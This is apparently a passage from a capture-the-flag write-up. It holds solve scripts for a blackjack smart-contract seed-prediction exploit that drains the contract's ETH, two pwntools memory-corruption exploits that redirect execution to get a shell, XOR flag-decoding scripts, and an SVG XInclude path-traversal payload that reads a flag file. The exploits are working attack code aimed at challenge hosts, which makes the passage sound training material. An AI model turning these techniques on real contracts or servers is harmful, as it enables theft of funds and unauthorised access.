94. let currentDealerCards = [...dealerCards];

95.

96. // Dealer draws until dealerScore >= playerScore

97. while (dealerScore < playerScore) {

98. const [newSeed, newCard] = drawCard(currentSeed);

99. currentSeed = newSeed;

100. currentDealerCards.push(newCard);

101. dealerScore = calculateScore(currentDealerCards);

102. }

103.

104. // Win conditions: dealer busts OR player has higher score

105. const canWin = dealerScore > 21 || (playerScore <= 21 && playerScore > dealerScore);

106. return { canWin, finalDealerScore: dealerScore };

107. }

108.

109. const result = findOptimalMoves(currentSeed, playerCards, dealerCards);

110. return {

111. canWin: result.canWin,

112. strategy: result.canWin ? 'best' : 'worst',

113. actions: result.actions,

114. initialPlayerScore: playerScore,

115. initialDealerScore: calculateScore(dealerCards)

116. };

117. }

118.

119. // ----

120. async function getContractBalance() {

121. return BigInt(await web3.eth.getBalance(contractInstance.options.address));

122. }

123.

124. async function findWinnableGame() {

125. let attemptCounter = 0;

126.

127. while (attemptCounter < 50) {

128. const seed = await fetchSeed();

129. const gameSim = simulateGame(seed);

130.

131. if (gameSim.canWin) {

132. console.log(`[+] Found winnable game after ${attemptCounter + 1} attempts!`);

133. console.log(` Strategy: ${gameSim.strategy}`);

134. console.log(` Actions: ${gameSim.actions.join(' → ')}`);

135. return gameSim;

136. }

137.

138. attemptCounter++;

139. console.log(`[X] Attempt ${attemptCounter}: Game not winnable, trying next seed...`);

140.

141. try {

142. await contractInstance.methods.bet().send({

143. from: account.address,

144. value: '1',

145. gas: 3000000

146. });

147.

148. await contractInstance.methods.forfeit().send({

149. from: account.address,

150. gas: 3000000

151. });

152. } catch (error) {

153. console.log('[X] Error advancing seed:', error.message);

154. }

155.

156. await new Promise(resolve => setTimeout(resolve, 50));

157. }

158.

159. throw new Error('[X] Could not find a winnable game after 50 attempts');

160. }

161.

162. // Adjusting bets based on the contract balance, to win faster

163. async function dynamicBetting() {

164. let contractBalance = await getContractBalance();

165. let betAmount;

166.

167. // If the contract balance is extremely low, bet the remaining balance

168. if (contractBalance <= BigInt(web3.utils.toWei('0.000000', 'ether'))) {

169. betAmount = contractBalance;

170. } else if (contractBalance >= BigInt(web3.utils.toWei('950', 'ether'))) {

171. betAmount = BigInt(web3.utils.toWei('5', 'ether'));

172. } else if ((contractBalance >= BigInt(web3.utils.toWei('800', 'ether'))) && (contractBalance <= BigInt(web3.utils.toWei('950', 'ether')))) {

173. betAmount = BigInt(web3.utils.toWei('10', 'ether'));

174. } else if ((contractBalance >= BigInt(web3.utils.toWei('600', 'ether'))) && (contractBalance <= BigInt(web3.utils.toWei('800', 'ether')))) {

175. betAmount = BigInt(web3.utils.toWei('50', 'ether'));

176. } else if ((contractBalance >= BigInt(web3.utils.toWei('0', 'ether'))) && (contractBalance <= BigInt(web3.utils.toWei('600', 'ether')))) {

177. betAmount = BigInt(web3.utils.toWei('100', 'ether'));

178. } else {

179. betAmount = BigInt(web3.utils.toWei('1', 'ether'));

180. }

181.

182. return betAmount;

183. }

184.

185. // ----

186. async function executePerfectGamePlan(betAmount, gameplan) {

187. console.log(`\n[+] Executing perfect game plan with ${web3.utils.fromWei(betAmount.toString())} ETH bet`);

188.

189. try {

190. // Place the bet

191. await contractInstance.methods.bet().send({

192. from: account.address,

193. value: betAmount.toString(),

194. gas: 3000000

195. });

196.

197. console.log(`[+] Cards: Player ${gameplan.initialPlayerScore}, Dealer ${gameplan.initialDealerScore}`);

198.

199. if (gameplan.strategy === 'natural') {

200. console.log('[+] Natural blackjack!');

201. return true;

202. }

203.

204. // Execute the gameplan's actions

205. for (let i = 0; i < gameplan.actions.length; i++) {

206. const action = gameplan.actions[i];

207. console.log(`Executing: ${action}`);

208.

209. try {

210. if (action === 'hit') {

211. await contractInstance.methods.hit().send({

212. from: account.address,

213. gas: 3000000

214. });

215.

216. const currentScore = await contractInstance.methods.playerScore().call();

217. console.log(`Player score after hit: ${currentScore}`);

218.

219. if (currentScore == 21) {

220. console.log('[+] Hit 21!');

221. return true;

222. }

223. } else if (action === 'stand') {

224. await contractInstance.methods.stand().send({

225. from: account.address,

226. gas: 3000000

227. });

228.

229. const finalPlayerScore = await contractInstance.methods.playerScore().call();

230. const finalDealerScore = await contractInstance.methods.dealerScore().call();

231. console.log(`Final scores: Player ${finalPlayerScore}, Dealer ${finalDealerScore}`);

232. break;

233. }

234. } catch (moveError) {

235. console.log(`[X] Error on action ${action}:`, moveError.message);

236. try {

237. const player = await contractInstance.methods.player().call();

238. if (player === '0x0000000000000000000000000000000000000000') {

239. console.log('[+] Game ended, we won!');

240. return true;

241. }

242. } catch (checkError) {

243. console.log('[X] Could not check game state:', checkError.message);

244. }

245.

246. try {

247. await contractInstance.methods.forfeit().send({

248. from: account.address,

249. gas: 3000000

250. });

251. console.log('[-] Forfeited due to error');

252. return false;

253. } catch (forfeitError) {

254. console.log('[X] Could not forfeit:', forfeitError.message);

255. return false;

256. }

257. }

258. }

259. return true;

260. } catch (error) {

261. console.log('[X] Error in executePerfectGamePlan:', error.message);

262. try {

263. await contractInstance.methods.forfeit().send({

264. from: account.address,

265. gas: 3000000

266. });

267. console.log('[-] Forfeited due to betting error');

268. } catch (forfeitError) {

269. console.log('[X] Could not forfeit:', forfeitError.message);

270. }

271. return false;

272. }

273. }

274.

275. // ----

276. async function startExploit() {

277. const contractBalance = await getContractBalance();

278. let totalWins = 0;

279. let totalProfit = 0n;

280.

281. console.log('[+] Starting exploit...');

282. console.log('[+] Contract balance:', web3.utils.fromWei(contractBalance.toString()), 'ETH');

283.

284. while (contractBalance > 0n) {

285. // Check if the balance is zero at the start of each round and exit the loop

286. const updatedContractBalance = await getContractBalance();

287. if (updatedContractBalance === 0n) {

288. console.log('[+] Contract balance is 0 ETH. Stopping the exploit.');

289. break;

290. }

291.

292. const betAmount = await dynamicBetting();

293. console.log(`\n-----------------------`);

294. console.log(`\nRound ${totalWins + 1}`);

295.

296. const gameplan = await findWinnableGame();

297. const won = await executePerfectGamePlan(betAmount, gameplan);

298.

299. if (won) {

300. totalWins++;

301. totalProfit += betAmount;

302. console.log(`[+] WIN #${totalWins}!`);

303. } else {

304. console.log('[X] Round failed, continuing...');

305. }

306.

307. const updatedContractBalanceAfterRound = await getContractBalance();

308. console.log(`[+] Contract balance: ${web3.utils.fromWei(updatedContractBalanceAfterRound.toString())} ETH`);

309.

310. await new Promise(resolve => setTimeout(resolve, 200));

311. }

312.

313. console.log('\n[+] EXPLOIT COMPLETE!');

314. console.log(`[+] Total wins: ${totalWins}`);

315. console.log('[+] Contract successfully drained!');

316. }

317.

318. // Start the process

319. await startExploit();

320. })();

# Pwn

## Log Recorder

Solve script:

1. from pwn import \*

2.

3. # Setup

4. elf = context.binary = ELF('./log-recorder')

5. context.terminal = ['tmux', 'splitw', '-h']

6.

7. # Remote target

8. HOST = 'challenge.hackthat.site'

9. PORT = 38714

10.

11. # io = process(elf.path) # Local

12. io = remote(HOST, PORT) # Remote

13.

14. # Resolve the address of emergency\_broadcast

15. emergency\_broadcast = elf.symbols['emergency\_broadcast']

16. log.success(f"emergency\_broadcast: {hex(emergency\_broadcast)}")

17.

18. # Step 1: Send dummy log entry

19. io.sendlineafter("Enter log entry: ", b"A" \* 8)

20.

21. # Step 2: Overflow and overwrite function pointer

22. payload = b"B" \* 0x18 + p64(emergency\_broadcast)

23. io.sendlineafter("Enter data: ", payload)

24.

25. # Step 3: Get interactive shell

26. io.interactive()

A screen shot of a computer

AI-generated content may be incorrect.

## Station Maintenace

Solve script:

1. from pwn import \*

2.

3. # Connect to the remote server

4. p = remote('challenge.hackthat.site', 53234)

5.

6. # Addresses

7. emergency\_override = 0x401284

8. exit\_got = 0x404050

9.

10. # First send the value to write (0x401284 in little-endian)

11. p.send(p32(emergency\_override))

12.

13. # Then send the address to write to (0x404050 as a string)

14. p.sendline(str(exit\_got))

15.

16. # Now when the program tries to call exit(), it will call emergency\_override instead

17. p.interactive()

18.

A screenshot of a computer program

AI-generated content may be incorrect.

# Reverse

## Anti-tricks

Get the bytes from the binary and ask Ai to create a script. Solve script:

1. encrypted\_data = [

2. 0x59, 0x53, 0x8B, 0x9A, 0x72, 0x8B, 0x3D, 0x99,

3. 0x36, 0x31, 0x52, 0xE6, 0x88, 0x6C, 0xB9, 0xEE,

4. 0xA3, 0x4A, 0xB6, 0x92, 0x97, 0x98, 0xD7, 0xB4,

5. 0x32, 0x90, 0xC6, 0x68, 0x4F, 0xDA, 0x76, 0x86,

6. 0xBD, 0x7B, 0xB5, 0x67, 0x77

7. ]

8.

9. n = 37

10. data = list(encrypted\_data)

11.

12. for i in range(n-1, -1, -1):

13. A = data[i]

14. j = (i + 2) % n

15. B = data[j]

16. temp = (A - B) & 0xFF

17. k = (i + 1) % n

18. C = data[k]

19. data[i] = (C ^ temp) & 0xFF

20.

21. flag = ''.join(chr(b) for b in data)

22. print("Flag:", flag)

Output:



## Just a Key

Solve script:

1. #!/usr/bin/env python3

2. """

3. Script to solve the "Just a Key" reverse engineering challenge.

4. This script attempts to recover the key by analyzing the XOR operations.

5. """

6.

7. def bytes\_to\_int\_array(data):

8. """Convert bytes to array of integers"""

9. return [b for b in data]

10.

11. def int\_array\_to\_bytes(data):

12. """Convert array of integers to bytes"""

13. return bytes(data)

14.

15. def xor\_decrypt(encrypted, key):

16. """Perform XOR decryption similar to FUN\_00101189"""

17. if not key:

18. return b''

19.

20. result = []

21. key\_len = len(key)

22.

23. for i in range(len(encrypted)):

24. result.append(encrypted[i] ^ key[i % key\_len])

25.

26. return bytes(result)

27.

28. def solve\_challenge():

29. """Main function to solve the challenge"""

30.

31. # Extract the encrypted data from the decompiled code (little-endian format)

32. # Convert hex values to bytes in little-endian order

33. def hex\_to\_bytes\_le(hex\_val, size):

34. return hex\_val.to\_bytes(size, 'little')

35.

36. # Stage 1 data from local\_258, local\_250, local\_248, local\_240, local\_238

37. encrypted\_stage1 = (

38. hex\_to\_bytes\_le(0x59e9ba9e8f463d01, 8) +

39. hex\_to\_bytes\_le(0x5b94c9ea56cfff4f, 8) +

40. hex\_to\_bytes\_le(0xc1129b387f683e5, 8) +

41. hex\_to\_bytes\_le(0xc19d94e581d7e07a, 8) +

42. hex\_to\_bytes\_le(0x2d2e57e4, 4)

43. )

44.

45. # Stage 2 data from local\_228, local\_220, local\_218, local\_210, local\_208

46. encrypted\_stage2 = (

47. hex\_to\_bytes\_le(0x4e9ef0d5ea375c64, 8) +

48. hex\_to\_bytes\_le(0x48e7dea62bdb901d, 8) +

49. hex\_to\_bytes\_le(0x5a4654dee5b1d698, 8) +

50. hex\_to\_bytes\_le(0x8d8e95f2979d8315, 8) +

51. hex\_to\_bytes\_le(0x703f1481, 4)

52. )

53.

54. print("[\*] Attempting to recover the key...")

55. print(f"[\*] Stage 1 encrypted data length: {len(encrypted\_stage1)}")

56. print(f"[\*] Stage 2 encrypted data length: {len(encrypted\_stage2)}")

57.

58. # Try common flag prefixes (focusing on ECSC format)

59. common\_prefixes = [b"ECSC{", b"ecsc{"]

60.

61. for prefix in common\_prefixes:

62. print(f"\n[\*] Trying prefix: {prefix.decode()}")

63.

64. # Try different key lengths (minimum 5 as per the code)

65. for key\_length in range(5, 21):

66. print(f"[\*] Trying key length: {key\_length}")

67.

68. # Try to find a key that produces the expected prefix

69. # We'll try a brute force approach for short keys

70. if key\_length <= 8:

71. # For short keys, try common patterns

72. test\_keys = [

73. b"hello" + b"a" \* (key\_length - 5),

74. b"password"[:key\_length],

75. b"12345" + b"a" \* (key\_length - 5),

76. b"admin" + b"a" \* (key\_length - 5),

77. b"key12" + b"a" \* (key\_length - 5),

78. b"test1" + b"a" \* (key\_length - 5),

79. ]

80.

81. for test\_key in test\_keys:

82. if len(test\_key) != key\_length:

83. continue

84.

85. # First decrypt stage 1 with the test key

86. stage1\_result = xor\_decrypt(encrypted\_stage1, test\_key)

87.

88. # Then decrypt stage 2 with stage 1 result

89. final\_result = xor\_decrypt(encrypted\_stage2, stage1\_result)

90.

91. # Check if result starts with expected prefix

92. if final\_result.startswith(prefix):

93. print(f"[+] FOUND POTENTIAL KEY: {test\_key}")

94. print(f"[+] Decrypted flag: {final\_result}")

95. return test\_key, final\_result

96.

97. # If simple brute force doesn't work, try reverse engineering approach

98. print("\n[\*] Simple brute force failed. Trying reverse engineering approach...")

99.

100. # Assume the flag starts with "ECSC{" and try to work backwards

101. target\_prefix = b"ECSC{"

102.

103. # Try to find what stage1\_result should be to produce target\_prefix

104. for key\_len in range(5, 16):

105. print(f"[\*] Reverse engineering with key length: {key\_len}")

106.

107. # Calculate what the stage1 result should start with

108. stage1\_prefix = []

109. for i in range(min(len(target\_prefix), len(encrypted\_stage2))):

110. stage1\_prefix.append(encrypted\_stage2[i] ^ target\_prefix[i])

111.

112. stage1\_prefix\_bytes = bytes(stage1\_prefix)

113. print(f"[\*] Stage1 result should start with: {stage1\_prefix\_bytes.hex()}")

114.

115. # Now try to find what key produces this stage1\_prefix

116. key\_candidate = []

117. for i in range(min(len(stage1\_prefix\_bytes), len(encrypted\_stage1))):

118. key\_byte = encrypted\_stage1[i] ^ stage1\_prefix\_bytes[i]

119. key\_candidate.append(key\_byte)

120.

121. if len(key\_candidate) >= 5:

122. # Extend key to full length by repeating pattern

123. full\_key = (key\_candidate \* ((key\_len // len(key\_candidate)) + 1))[:key\_len]

124. test\_key = bytes(full\_key)

125.

126. print(f"[\*] Testing key candidate: {test\_key}")

127.

128. # Test this key

129. stage1\_result = xor\_decrypt(encrypted\_stage1, test\_key)

130. final\_result = xor\_decrypt(encrypted\_stage2, stage1\_result)

131.

132. print(f"[\*] Result: {final\_result}")

133.

134. # Check if it looks like a valid flag

135. if b"ECSC{" in final\_result or b"ecsc{" in final\_result:

136. print(f"[+] FOUND KEY: {test\_key}")

137. print(f"[+] FLAG: {final\_result}")

138. return test\_key, final\_result

139.

140. print("[-] Could not find the key automatically")

141. return None, None

142.

143. if \_\_name\_\_ == "\_\_main\_\_":

144. print("=" \* 60)

145. print("Key Recovery Script for 'Just a Key' Challenge - ECSC Format")

146. print("=" \* 60)

147.

148. key, flag = solve\_challenge()

149.

150. if key:

151. print(f"\n[SUCCESS] Key found: {key}")

152. print(f"[SUCCESS] Flag: {flag}")

153. else:

154. print("\n[FAILED] Could not automatically recover the key")

155. print("You may need to analyze the binary further or try manual key recovery")

156.

A computer screen shot of white text

AI-generated content may be incorrect.

# Web

## Memes

After checking the given source code, I found that the payload should be in the topText. Tried various payloads such as images, documents etc and path traversal and the only payload that worked was this, which I sent using curl command as a payload.json file:

1. {

2. "name": "doge",

3. "topText": "</text><text x=\"10\" y=\"50\" font-size=\"20\" fill=\"black\" xmlns:xi=\"http://www.w3.org/2001/XInclude\"><xi:include href=\".?../../../../app/flag.txt\" parse=\"text\"/></text><text>",

4. "bottomText": ""

5. }

After getting the image in the response, download and view it.

## The Missing Essence

Create a new cookie using these:

A screenshot of a computer program

AI-generated content may be incorrect.

Then tried prototype pollution like this:

A screen shot of a computer

AI-generated content may be incorrect.

After that I did curl using the cookie created:



And found the flag in the response:

A black background with white text

AI-generated content may be incorrect.